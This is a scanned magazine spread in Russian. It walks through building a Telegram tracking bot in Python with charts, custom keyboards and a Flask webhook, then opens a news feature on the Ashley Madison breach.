
Готовые ответы бота можно на месте переправлять в Telegram при помощи метода **bot.sendMessage(chat_id, text)**. Важный момент: Telegram отказывается иметь дело с кодировками, отличающимися от UTF-8. Перед отправкой текст лучше конвертировать в UTF-8, иначе ошибки неизбежны.

```
if cmd==u'что' and object==u'делал': # список всех действий
  bot.sendMessage(chat_id, p_list(db, user_id).encode('utf-8'))
if cmd in (u'что', u'кто', u'как', u'где', u'вспомни', u'действие'):
  bot.sendMessage(chat_id, p_history(db, user_id, predicate).encode('utf-8'))
elif cmd in (u'сколько', u'посчитай'):
  bot.sendMessage(chat_id, p_stats(db, user_id, predicate).encode('utf-8'))
else:
  predicate, num = cmd, extract_number(object)
  bot.sendMessage(
    chat_id,
    remember(db, user_id, predicate, object, num).encode('utf-8')
  )
```

Обрати внимание, что **user_id**, который в консольной версии не использовался, теперь действует на всю катушку. Поскольку идентификатор пользователя учитывается при извлечении истории действий или статистики, каждый пользователь видит только свою информацию. Более сложному боту следовало бы завести отдельную таблицу для хранения информации о пользователях, но мы можем обойтись и без нее.

Запускаем (это можно сделать даже на домашней машине — сервер не требуется), и можно обращаться к боту через Messenger. Самый простой способ найти его — нажать на адрес, который выдал BotFather (наш бот находится по адресу https://telegram.me/waste_of_time_bot). Диалог начинается с нажатия на кнопку «Пуск», которая отправляет боту сообщение /start. Это можно использовать: добавим в process проверку, которая замечает сообщение с таким текстом и в ответ объясняет пользователю, что делать дальше. Ту же самую подсказку можно применять и в качестве ответа на запросы о помощи.

```
elif cmd in (u'/start', u'/help', u'помощь'):
  bot.sendMessage(chat_id, HELP)
```




Первая встреча с ботом

Возможности Telegram не ограничиваются текстом. Его боты могут принимать и отправлять среди прочего изображения, аудио, документы и видео. Это надо использовать. Пусть наш трекер прилагает к статистике действия красивую диаграмму. Какая статистика без диаграммы, верно?

Хотелось бы обойтись малой кровью и не тратить силы на вещи, которые не относятся напрямую к теме статьи. Рисование графиков свалим на Google: полузаброшенный сервис Google Charts готовит диаграммы в формате PNG, нарисованные по данным, которые содержатся в URL. Следующая функция составляет URL диаграммы Google Charts по списку пар **`(num, finished)`**, извлеченных из таблицы **`memories`**.

```
def get_gchart(data):
  max_num = max(data, key=lambda m: m[0])[0]
  values, labels = zip(*[
```

```
    ('%d'%(100.0*num/max_num), date.strftime('%d.%m'))
    for num, date in data
  ])
  return 'http://chart.googleapis.com/chart?' \
    'cht=bvg&chs=600x200&chd=t:%s&chxl=0:|%s' \
    '&chxt=x,y&chxr=1,0,%d'%(','.join(values), '|'.join(labels), max_num)
```




Диаграмма, сгенерированная Google Charts

Для отправки фотографий служит метод **sendPhoto**. Он очень похож на **sendMessage**, но вместо текста принимает либо идентификатор изображения на сервере Telegram, либо открытый файл, в котором содержится изображение, либо адрес изображения в интернете. Вариант с файлом нуждается в пояснении: из-за одной небольшой, но неприятной особенности Python Telegram Bot он должен быть именно файлом и ничем иным. Попытка отдать методу объект, который реализует интерфейс файла, но не является потомком класса **file**, закончится провалом. Это исключает использование, например, временных файлов, полученных при помощи **tempfile**, или **cStringIO**.

Мы с нашими гугловскими урлами можем игнорировать эти проблемы. У нас все просто:

```
memories = db.execute(
    'SELECT num, finished FROM memories '
    'WHERE user_id=? AND predicate=?
    ORDER BY finished DESC LIMIT 40',
    (user_id, predicate)
  ).fetchall()
bot.sendPhoto(chat_id, get_gchart(memories))
```

Действует? Действует!



Диалог

Еще одна интересная особенность Telegram — специальные клавиатуры с готовыми ответами, которые может показать бот. Ты уже видел их, когда общался с BotFather. Когда приходило время узнать, к чему именно относится наша просьба, он выкатывал кнопки с названиями всех наших ботов. Кнопка запуска в начале общения с ботом — еще один пример этой функциональности.


Наш робот при запуске будет показывать клавиатуру с двумя кнопками: одна из них запрашивает подсказку, а другая — отправляет команду «что я делал», которая выводит список упомянутых в базе данных действий.

Клавиатуру можно приложить к любому сообщению (в нашем случае она пойдет в нагрузку к сообщению с подсказкой), но сперва ее нужно приготовить. Для этого служит класс **`ReplyKeyboardMarkup`**.

```
custom_keyboard = [[ u'Что я делал', u"Помощь" ]]
reply_markup = telegram.ReplyKeyboardMarkup(custom_keyboard,
                                            resize_keyboard=True)
bot.sendMessage(chat_id, HELP, reply_markup=reply_markup)
```

Аргумент **`resize_keyboard`** заставляет клиент Telegram уменьшить кнопки до осмысленной величины (без него мобильная версия распахнет кнопки на четверть экрана).

Есть два способа сложить ненужную клавиатуру. Во-первых, можно сразу передать **`ReplyKeyboardMarkup`** аргумент **`one_time_keyboard`**, уведомляющий, что клавиатуру следует спрятать, как только она была использована. Во-вторых, можно отправить в качестве **`reply_markup`** результат работы **`telegram.ReplyKeyboardHide()`**. В нашем случае не требуется ни то ни другое — пускай эта клавиатура будет вечной.



Диалог

Теперь, посмотрев, что нас ждет на темной стороне, выясним, чем плоха сторона добра. Не надо противиться эволюции!

За основу веб-приложения возьмем микрофреймворк Flask. Часть «микро» в данном случае означает, что самый простой сайт уместится в три строчки кода и не потребует десяти файлов и пятнадцати вложенных каталогов. Это именно наш случай: иметь пятнадцать файлов для такой малости как-то не-

ловко, даже если все они автоматически сгенерированы при помощи специальной утилиты.

```
pip install flask
```

Тремя строчками, впрочем, тут не обойтись, база данных не велит. Нам потребуется функция, которая открывает базу данных при необходимости, и другая, чтобы закрыть ее, когда необходимость отпала. В настройках приложения придется указать название сервера, на котором установлено веб-приложение, — это нужно при его регистрации в Telegram.

```
import tracker # В этом модуле находится все, что мы обсуждали выше.
import telegram
from flask import Flask, g, request, url_for

app = Flask(__name__)
app.config['SERVER_NAME']='bot_server.ru'

bot = telegram.Bot(tracker.TELEGRAM_TOKEN)

def get_db():
  db = getattr(g, '_database', None)
  if db is None:
    db = g._database = tracker.connect_db()
  return db

@app.teardown_appcontext
def close_connection(exception):
  db = getattr(g, '_database', None)
  if db is not None:
    db.close()
```

Дальше легче. Фактически можно обойтись двумя адресами. Адрес **`/receive`** будет принимать обновления Telegram, переводить JSON в объекты python-telegram-bot путем вызова **`telegram.Update.de_json`**, а затем отправлять добытое уже известной нам функции **`process`**. Это главное.

```
@app.route('/receive', methods=['POST'])
def receive_update():
  if request.method == "POST":
    update = telegram.Update.de_json(request.get_json(force=True))
    tracker.process(get_db(), bot, update)
  return 'ok'
```

Другой адрес потребуется лишь однажды. При открытии он регистрирует адрес **`/receive`** в Telegram при помощи метода **`setWebhook`**.

```python
@app.route('/setup', methods=['GET', 'POST'])
def set_webhook():
  webhook_url = url_for('receive_update', _external=True)
  return 'ok' if bot.setWebhook(webhook_url) else 'failure'
```

И это все? Увы, на самом деле страдания лишь начинаются! Telegram отказывается иметь дело с ботами, которые обитают на серверах, не поддерживающих защищенное соединение. И не просто защищенное — самодельный сертификат SSL не сгодится, нужно приобретать настоящий. Разумеется, в этом нет ничего невозможного (и даже по большому счету трудного), но при отсутствии практики этот процесс рискует занять куда больше времени, чем написание самого бота, не говоря уже о средствах. В конце у тебя будет либо готовый робот, либо желание убить всех людей и уничтожить мир. Можно считать, что ситуация беспроигрышная.

ПАДЕНИЕ ASHLEY MADISON

КАК ХАКЕРЫ РАЗОБЛАЧИЛИ НЕЧЕСТНЫЙ САЙТ ЗНАКОМСТВ И ЕГО ПОЛЬЗОВАТЕЛЕЙ

Взломы, утечки данных, обнаружение новых 0day-уязвимостей — все это происходит каждый день, но некоторые события выбиваются из общего ряда. Взлом сайта знакомств Ashley Madison не был обычным. Это масштабная история о том, как хакеры объявили войну крупной компании и победили, не считаясь с «сопутствующим ущербом».

Мария Нефёдова
nefedova.maria@gameland.ru

УЛЬТИМАТУМ

Крупные утечки данных и скандальные взломы — настоящий тренд этого лета. Весь июль и эксперты в области информационной безопасности, и пользователи изучали огромный архив внутренних данных (400 Гбайт) компании Hacking Team — поставщика и производителя шпионского софта и различных хакерских инструментов для спецслужб и полиции со всего мира.

